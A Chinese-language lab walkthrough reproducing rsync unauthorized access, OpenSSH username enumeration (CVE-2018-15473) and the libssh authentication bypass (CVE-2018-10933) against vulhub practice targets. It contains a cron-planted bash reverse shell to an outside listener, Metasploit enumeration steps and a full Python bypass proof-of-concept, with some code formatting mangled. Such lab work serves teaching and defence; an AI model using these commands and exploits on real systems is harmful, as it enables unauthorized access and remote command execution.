服务安全-应用协议rsync未授权&ssh漏洞复现

每日漏洞 | rsync未授权访问 阅读详情
目录
  • 服务攻防-应用协议rsync&ssh漏洞复现
  • * 漏洞复现
    
    •   * 配置不当-未授权访问-rsync文件备份
      
      • OpenSSH 用户名枚举漏洞
      • libssh身份验证绕过漏洞

服务攻防-应用协议rsync&ssh漏洞复现

漏洞复现

配置不当-未授权访问-rsync文件备份

rsync默认端口:873


rsync是Linux下一款数据备份工具,支持通过rsync协议、ssh协议进行远程文件 传输。

其中rsync协议默认监听873端口,如果目标开启了rsync服务,并且没有配 置ACL或访问密码,我们将可以读写目标服务器文件。

靶场:vulhub

或vulfocus

参考:rsync未授权访问
![image-20231016163707397](https://img-
blog.csdnimg.cn/img_convert/c46b9173d5b3407cb1c1e53acd89376a.png)

开启环境:

![image-20231016165531966](https://img-
blog.csdnimg.cn/img_convert/575830cf4644dde63ab824485da145cf.png)

环境启动后,我们用rsync命令访问:

​
rsync rsync://your-ip:873/
//靶场映射了端口

rsync rsync://192.168.100.134:43983

可以查看模块名列表:
![image-20231016165700612](https://img-
blog.csdnimg.cn/img_convert/a9b825df852d9f7f8d4c2ac231456fba.png)

访问列表:

​

rsync rsync://your-ip:873/src/
rsync rsync://192.168.100.134:43983/src
![image-20231016165847772](https://img-
blog.csdnimg.cn/img_convert/96445c85e429b7f30767306b09bd0c52.png)

发现这是一个Linux根目录,我们可以下载任意文件:

​

rsync -av rsync://your-ip:873/src/etc/passwd ./
rsync rsync://192.168.100.134:43983/src/etc/passwd ./
![image-20231016170132298](https://img-
blog.csdnimg.cn/img_convert/837ce13e4ac8014b09cae87842fe8897.png)

还可以尝试上传:

​

将passwd文件上传到/src目录下
rsync ./passwd rsync://192.168.100.134:43983/src

查看验证:
rsync rsync://192.168.100.134:43983/src 
![image-20231016170516659](https://img-
blog.csdnimg.cn/img_convert/dd64c6d503c24b99c92b5fde7bb2de81.png)

由于靶场时间原因,重启靶场,继续实验:

可反弹shell:

​

//下载crond文件
rsync -av rsync://192.168.100.134:39525/src/etc/crontab ./
![image-20231016173036022](https://img-
blog.csdnimg.cn/img_convert/78e171f6347b9e58fbc470625006d0d4.png)


点击查看:

![image-20231016171902121](https://img-
blog.csdnimg.cn/img_convert/799e3c841744f9bc33bfd1aeab454eb9.png)

注意该行语句的含义:

表示在每小时的第17分钟执行run-parts --report /etc/cron.hourly命令

​
17 * * * * root cd / && run-parts --report /etc/cron.hourly


创建一个shell文件并写入反弹shell命令:

​
#!/bin/bash
/bin/bash -i >& /dev/tcp/192.168.100.146/6666 0>&1
![image-20231016172118533](https://img-
blog.csdnimg.cn/img_convert/b5f29672a4c50b494e198308129c8cb5.png)

赋予执行权限:

​
chmod +x shell


将写好的shell文件上传至/etc/cron.hourly

​
rsync -av shell rsync://192.168.100.134:39525/src/etc/cron.hourly
![image-20231016173103285](https://img-
blog.csdnimg.cn/img_convert/2b6e2dcfc088d6e34f4ff7135ef949b3.png)

本地监听:

​
nc -lvvp 6666

等待反弹即可。

OpenSSH 用户名枚举漏洞

参考:CVE-2018-15473

OpenSSH 7.7前存在一个用户名枚举漏洞,通过该漏洞,攻击者可以判断某个用户名是否存在于目标主机中。
![image-20231016175700267](https://img-
blog.csdnimg.cn/img_convert/22df1283cff7a12ce986ff6929481732.png)


开启环境:

![image-20231016175735642](https://img-
blog.csdnimg.cn/img_convert/8783b30e65d83de89d246d0a619e1563.png)


环境启动后,我们在客户端执行

ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null root@your-ip -p 20022,输入密码vulhub,即可登录到容器中。
![image-20231016175846271](https://img-
blog.csdnimg.cn/img_convert/9622b582cfea2d4d38a47f0e7a0c85a4.png)

可直接使用exp进行利用:

exp链接:CVE-2018-15473-Exploit

​
python sshUsernameEnumExploit.py --port 20022 --userList exampleInput.txt your-ip

方法二:

还可以使用msf进行验证测试:

​
msfconsole //开启msf
search ssh //搜索
use 53

set rhosts 192.168.100.134
set rport 20022
set user_file “字典路径”
run

![image-20231016180630536](https://img-
blog.csdnimg.cn/img_convert/fd19ef8fe82e1f5245197e6bdb402e80.png)

配置详细信息:

![image-20231016180703320](https://img-
blog.csdnimg.cn/img_convert/b92e5bdc4d0decb80d247625b96f3d58.png)

执行:

![image-20231016180732669](https://img-
blog.csdnimg.cn/img_convert/0ce58ca1c64d1ee936f9ad658c8dbedb.png)


执行发现,root、example、vulhub、nobody等用户是存在的用户。

libssh身份验证绕过漏洞

参考:[libssh
服务端权限认证绕过漏洞](https://github.com/vulhub/vulhub/blob/master/libssh/CVE-2018-10933/README.zh-
cn.md#libssh-%E6%9C%8D%E5%8A%A1%E7%AB%AF%E6%9D%83%E9%99%90%E8%AE%A4%E8%AF%81%E7%BB%95%E8%BF%87%E6%BC%8F%E6%B4%9Ecve-2018-10933)

libssh是一个在客户端和服务器端实现SSHv2协议的多平台C库。在libssh的服务器端状态机中发现了一个逻辑漏洞。攻击者可以在认证成功之前发送MSG_USERAUTH_SUCCESS消息。它可以绕过身份验证并访问目标SSH服务器。

开启靶场环境:

![image-20231016174551110](https://img-
blog.csdnimg.cn/img_convert/bc40135b5b03cf0e4ad4d0a47c253644.png)

环境启动后,我们可以连接your-ip:2222端口(账号密码:myuser:mypassword)

![image-20231016174656312](https://img-
blog.csdnimg.cn/img_convert/c38cc1bfa30ef8791ce67240386749fe.png)

利用:

参考:CVE-2018-10993

根据参考,可直接利用poc:

​
#!/usr/bin/env python3
import sys
import paramiko
import socket
import logging

logging.basicConfig(stream=sys.stdout, level=logging.DEBUG)
bufsize = 2048

​
def execute(hostname, port, command):
sock = socket.socket()
try:
sock.connect((hostname, int(port)))

        message = paramiko.message.Message()
        transport = paramiko.transport.Transport(sock)
        transport.start_client()

        message.add_byte(paramiko.common.cMSG_USERAUTH_SUCCESS)
        transport._send_message(message)

        client = transport.open_session(timeout=10)
        client.exec_command(command)

        # stdin = client.makefile("wb", bufsize)
        stdout = client.makefile("rb", bufsize)
        stderr = client.makefile_stderr("rb", bufsize)

        output = stdout.read()
        error = stderr.read()

        stdout.close()
        stderr.close()

        return (output+error).decode()
    except paramiko.SSHException as e:
        logging.exception(e)
        logging.debug("TCPForwarding disabled on remote server can't connect. Not Vulnerable")
    except socket.error:
        logging.debug("Unable to connect.")

    return None

​
if name == ‘main’:
print(execute(sys.argv[1], sys.argv[2], sys.argv[3]))

